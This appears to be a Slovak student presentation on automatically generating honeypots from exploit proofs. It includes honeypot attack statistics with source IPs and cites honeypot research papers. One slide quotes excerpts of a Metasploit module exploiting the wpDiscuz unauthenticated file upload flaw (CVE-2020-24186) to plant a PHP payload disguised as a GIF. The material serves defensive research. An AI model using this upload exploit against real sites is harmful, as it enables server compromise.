





Generovanie honeypotov na základe dôkazov zneužívateľnosti zraniteľností

Vedúci: RNDr. Tomáš Bajtoš, PhD.



Color	Service	Hits	IP
	FTP	3686	 185.73.125.23
	SSH	1696	 119.92.196.243
	TELNET	1284	 66.94.123.164
	EMAIL	962	 80.66.88.148
	SQL	43	 79.137.222.62
	DNS	31	 50.31.21.8


Hits	Country
3689	 Estonia
1696	 Philippines
1473	 United States
1003	 The Netherlands
82	 Russia
52	 China

Events	IP	Country	Honeypot	Service
2024-03-19 23:06:51	185.73.125.23	 Estonia	Heralding	VNC
2024-03-19 23:06:51	185.73.125.23	 Estonia	Heralding	VNC
2024-03-19 23:06:51	119.92.196.243	 Philippines	Dionaea	SMB
2024-03-19 23:06:51	185.73.125.23	 Estonia	Heralding	VNC
2024-03-19 23:06:51	66.94.123.164	 United States	Heralding	VNC
2024-03-19 23:06:50	185.73.125.23	 Estonia	Heralding	VNC



Honeypot

- Pasca na útočníka.
- Priťahovať útočníkov a monitorovať ich aktivity.
- Veľa balastu.



Motivácia

- Veľa dát, málo užitku -> menej dát, viac užitku
- Odfiltrovanie "robotov"
- Získavanie IP adries útočníkov
- fingerprinting (User-Agent, GeoIP)



Zranitel'nost'



vulnerability



Definitions:

 Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Metasploit

- Pentesting tool
- Rapid7
- Moduly - Ruby

```
.:ok000kdc'      'cdk000ko:.  
.x000000000000c      c00000000000x.  
:0000000000000k,      ,k0000000000000:  
'00000000k000000: :0000000000000000'  
o0000000.MMMM,o000o0000l.MMMM,0000000o  
d0000000.MMMMMM,c0000c.MMMMMM,0000000x  
l0000000.MMMMMMMMM;d;MMMMMMMMM,0000000l  
.0000000.MMM.;MMMMMMMMMMMM;MMM,0000000.  
c000000.MMM.00c.MMMM'o00.MMM,000000c  
o000000.MMM.0000.MMM:0000.MMM,000000o  
l00000.MMM.0000.MMM:0000.MMM,00000l  
;0000'MMM.0000.MMM:0000.MMM;0000;  
.d00o'WM.0000o000x0000.MX'x00d.  
,kol'M.000000000000.M'dok,  
:kk;.000000000000.;0k:  
;k0000000000000k:  
,x00000000000x,  
.l0000000l.  
,d0d,  
.
```



wp_wpdiscuz_unauthenticated_file_upload

```
'Name' => 'WordPress wpDiscuz Unauthenticated File Upload Vulnerability',
```

```
['CVE', '2020-24186'],
```

```
'Targets' => [['wpDiscuz < 7.0.5', {}]],
```

```
'DisclosureDate' => '2020-02-21',
```


wp_wpdiscuz_unauthenticated_file_upload

```
def exploit
  wmusecurity_id = find_wmusecurity_id[0]
  php_page_name = "#{rand_text_alpha(5..12)}.php"
  data = Rex::MIME::Message.new
  data.add_part('wmuUploadFiles', nil, nil, 'form-data; name="action"')
  data.add_part(wmusecurity_id, nil, nil, 'form-data; name="wmu_nonce"')
  data.add_part('undefined', nil, nil, 'form-data; name="wmuAttachmentsData"')
  data.add_part('1', nil, nil, 'form-data; name="postId"')
  data.add_part("GIF8#{payload.encoded}", 'image/gif', nil, "form-data; name=\"wmu_")
  post_data = data.to_s
```

wp_wpdiscuz_unauthenticated_file_upload

```
json_data = JSON.parse(res.body)
upload_url = json_data.dig('data', 'previewData', 'images', 0, 'url')
fail_with(Failure::UnexpectedReply, "#{peer} - Upload was unsuccessful") unless upload_url
wp_shell_upload = upload_url.split('/').last
fail_with(Failure::NotFound, "#{peer} - Path not found in response body") unless wp_shell_upload
print_good("Payload uploaded as #{php_page_name}")
register_file_for_cleanup(php_page_name)|
```

Návrh




Návrh

- Analýza a spracovanie dôkazu
- “Templates”
- Twisted Web Server



Problémy

- Rule-based
- Možno iný prístup
- ...



Towards an Automatic Generation of Low-Interaction Web Application Honeypots

Authors:  [Marius Musch](#),  [Martin Härterich](#),  [Martin Johns](#) | [Authors Info & Claims](#)

[ARES '18: Proceedings of the 13th International Conference on Availability, Reliability and Security](#) • Article No.: 27, Pages 1 - 6
<https://doi.org/10.1145/3230833.3230839>

Published: 27 August 2018 [Publication History](#)



A Generic Toolkit for Converting Web Applications Into High-Interaction Honeypots

Michael Müter¹, Felix Freiling¹, Thorsten Holz¹, and Jeanna Matthews²

¹ Laboratory for Dependable Distributed Systems
University of Mannheim, Germany

`Michael.Mueter@rwth-aachen.de, {freiling|holz}@informatik.uni-mannheim.de`

² Department of Computer Science
Clarkson University
`jnm@clarkson.edu`

Najbližšie kroky

- Komplexný návrh systému (Automatizovaná časť)
- Vytváranie ručných template-ov
- Výber „Template“ logiky





Ďakujem za pozornosť



Otázky / Diskusia